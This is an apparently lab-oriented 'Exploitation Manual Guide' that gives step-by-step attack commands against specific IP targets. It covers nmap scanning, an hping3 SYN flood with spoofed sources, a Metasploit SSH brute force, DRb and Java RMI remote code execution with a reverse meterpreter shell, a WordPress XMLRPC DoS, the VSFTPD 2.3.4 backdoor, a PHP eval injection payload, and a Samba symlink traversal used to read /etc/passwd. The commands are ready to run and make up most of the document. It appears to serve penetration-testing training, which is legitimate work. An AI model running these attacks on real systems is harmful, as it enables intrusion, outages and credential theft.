**Exploitation Manual Guide**

**Table of Contents**

1. Port scanning ……...…….…………………………………………………………………………….... 3

2. DDoS/ TCP SYN flood …………...……………………………………………………………………. 4

3. Brute force………………………………………………………………………………………………. 6

4. DRb remote code execution ……………………………………………………………………………. 7

5. Java RMI Server Insecure Default Configuration Java Code Execution ………………………………. 9

6. WordPress XMLRPC DoS ……………………………………...…………………………………….. 11

7. VSFTPD v2.3.4 Backdoor Command Execution …………………………………………..………… 16

8. PHP Utility Belt - Remote Code Execution………………………………………………………..…..17

9. Anonymous login (Samba client) backdoor exploit……………………………………………………20

10. Unrealircd 3.2.8.1 backdoor command execution…………………………………………………….23

* 1. **Port scanning**

Port scanning is used to probe a server or host for open ports by not only administrators but also attacker. A goal of port scanning is not to compromise or attack targets, but to find active ports on them. So that, they can get other ideas what to do next.

Example command of port scan by Nmap application.

* Sudo nmap -sV -v 198.242.56.122 -p 1-65535
  + -p <port ranges> : Only scan specified ports
  + -sV: Probe open ports to determine service/version info

A report of port scanning will be display on the screen after successful scanning.




Figure 1.1 Scan report for a Target server

* 1. **DoS/TCP SYN flood**

DoS or Denial of Service is an attack that make its target unavailable to serve the users. The TCP SYN flood is a DoS attack that flood a number of only SYN packets to a target by spoofing IP Addresses so the TCP SYN-ACK packets will never back to the attacker. Since a number of sessions are opened, but never closed, connections of the TCP service on a server will be full. So, users or normal request will not be able to connect to the service.

Example command of TCP SYN flood port 80 by hping3.

* sudo hping3 --flood -S -p 80 --rand-source 198.242.56.121
* --flood sent packets as fast as possible. Don't show replies.
* -S set SYN flag
* -p --destport [+][+]<port> destination port(default 0)
* --rand-source random source address mode.




Figure 2.1 Use elinks to browse a web page.




Figure 2.2 successful browsing to a web page.




Figure 2.3 Target server’s connection state after run TCP SYN flood.



Figure 2.4 Fail browsing to a web page.

* 1. **Brute-force (SSH Login Check Scanner)**

Brute-force is a type of attack that try many users and passwords with the hope to get a correct one.

Example command of Brute-force attack by metasploit.

* + - msfconsole
    - use auxiliary/scanner/ssh/ssh\_login
    - set rhosts 198.242.56.122
    - set userpass\_file /etc/snort/wordlist/bruteforce\_user\_pass.txt
    - run/exploit




Figure 3.1 Module options of Brute-force

The figure below figure shows a successful brute force attack. The first several lines illustrate incorrect password guesses, while the highlighted line shows a successfully guessed password being applied and access being granted to the system without specific knowledge of the password.




Figure 3.2 Example output of Brute-force processing.

ref>> https://www.offensive-security.com/metasploit-unleashed/scanner-ssh-auxiliary-modules/

* 1. **DRb remote code execution**

Distributed Ruby or DRb allows Ruby program communicate to each other over network or the same system machine. DRb uses remote method invocation (RMI) to pass data between processes. This module exploits remote code execution vulnerabilities in DRb to gain an access to the target.

Example command of DRb remote code execution.

* msfconsole
* use exploit/linux/misc/drb\_remote\_codeexec
* set URI druby://198.242.56.121:8787
* set LHOST 198.242.56.123
* run




Figure 4.1 Module options of DRb remote code execution




Figure 4.2 Processing of DRb remote code execution exploit




Figure 4.3 Result of DRb remote code execution exploit

According to the Figure 4.3, an attacker gained an access as a root user on the target server. This is demonstrated above by running commands which show that a root account is being used and the networking details confirm that the user account is on the target machine.

* 1. **Java RMI Server Insecure Default Configuration Java Code Execution**

Example commands of Java RMI Server Default Configuration Java Code Execution

* + - msfconsole
    - Use exploit/multi/misc/java\_rmi\_server
    - set rhost 198.242.56.121
    - set srvhost 198.242.56.123
    - set payload java/meterpreter/reverse\_tcp
    - set lhost 198.242.56.123
    - exploit




Figure 5.1 Java RMI Server insecure default configuration java code execution module options




Figure 5.2 Processing and sessions of execution




Figure 5.3 Successful session with root access on the target server

* 1. **Wordpress XMLRPC DoS**

Description:

Wordpress XMLRPC parsing is vulnerable to a XML based denial of service. This vulnerability affects Wordpress 3.5 - 3.9.2 (3.8.4 and 3.7.4 are also patched).

Example command of Wordpress XMLRPC DoS

* + - msfconsole
    - use auxiliary/dos/http/wordpress\_xmlrpc\_dos
    - set rhost 198.242.56.121
    - set targeturi /wordpress
    - run/exploit




Figure 8.1 Normal page of WordPress website on localhost.




Figure 8.2 Normal page of WordPress website browsed by elinks.




Figure 8.3 Module options of wordpress xmlrpc dos




Figure 8.4 Processing of wordpress xmlrpc dos




Figure 8.5 WordPress Server was unable to connect.




Figure 8.6 connections table on WordPress server.




Figure 8.7 Localhost cannot connect to itself.




Figure 8.8 Client cannot connect to the WordPress Server.

* 1. **VSFTPD v2.3.4 Backdoor Command Execution**

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Example command of VSFTPD v.2.3.4 Backdoor Command Execution

* Msfconsloe
* use exploit/unix/ftp/vsftpd\_234\_backdoor
* set rhost 198.242.56.121
* run/exploit




Figure 7.1 Module options of VSFTPD v2.3.4 backdoor command execution




Figure 7.2 Process of the VSFTP v2.3.4 backdoor command execution

From the figure 7.2, an attacker can gain an access on the target server as a root account.

* 1. **PHP Utility Belt - Remote Code Execution**

This module exploits a remote code execution vulnerability in PHP Utility Belt, which is a set of tools for PHP developers and should not be installed in a production environment, since this application runs arbitrary PHP code as an intended functionality.

Developers uses this modules with various php functions how described below:




Figure 8.1 php-utilities belt uses for execute php system commands using text area




Figure 8.2 Try to access file which is not present on web directory

Default source code is vulnerable at some point.

Vulnerable code (Line number 12 to 15)

if ( isset( $\_POST['code'] ) ) {

if ( false === eval( $\_POST['code'] ) )

echo 'PHP Error encountered, execution halted';

}

Access this URL <http://198.242.56.121/php-util/> and in Post data type code=**fwrite(fopen('info.php','w'),'<?php echo phpinfo();?>');**

Above code will generate info.php file in that directory which will display php info.

Shell link will be on this URL <http://127.0.0.1/php-util/info.php>




Figure 8.3 Run php filewrite code into textarea box and click run to execute that code



Figure 8.4 after running the code default source will exploit and you can access that file which was not present

* 1. **Anonymous login(Samba client)**

Samba is an Open Source/Free Software suite that provides seamless file and print services to SMB/CIFS clients." Samba is freely available, unlike other SMB/CIFS implementations, and allows for interoperability between Linux/Unix servers and Windows-based clients.

Samba is software that can be run on a platform other than Microsoft Windows, for example, UNIX, Linux, IBM System 390, OpenVMS, and other operating systems. Samba uses the TCP/IP protocol that is installed on the host server. When correctly configured, it allows that host to interact with a Microsoft Windows client or server as if it is a Windows file and print server.


****

Figure 9.1 execute and test samba client can connect to the host

Execute these commands for victim using metasploit framework.

* use auxiliary/admin/smb/samba\_symlink\_traversal
* set RHOST 198.242.56.121
* set SMBSHARE tmp
* run/exploit

After completing this process you will get this kind of result and your payload will downloaded automatically on host’s /tmp directory.




Figure 9.2 Exploit will be sent to the victim’s /tmp directory and ready for use

Now use smbclient tool to access uploaded shell and access victim’s /tmp directory and by following these below steps you will get pass file for the host remotely.

* smbclient //198.242.56.121/tmp
* cd rootfs
* cd etc
* more passwd

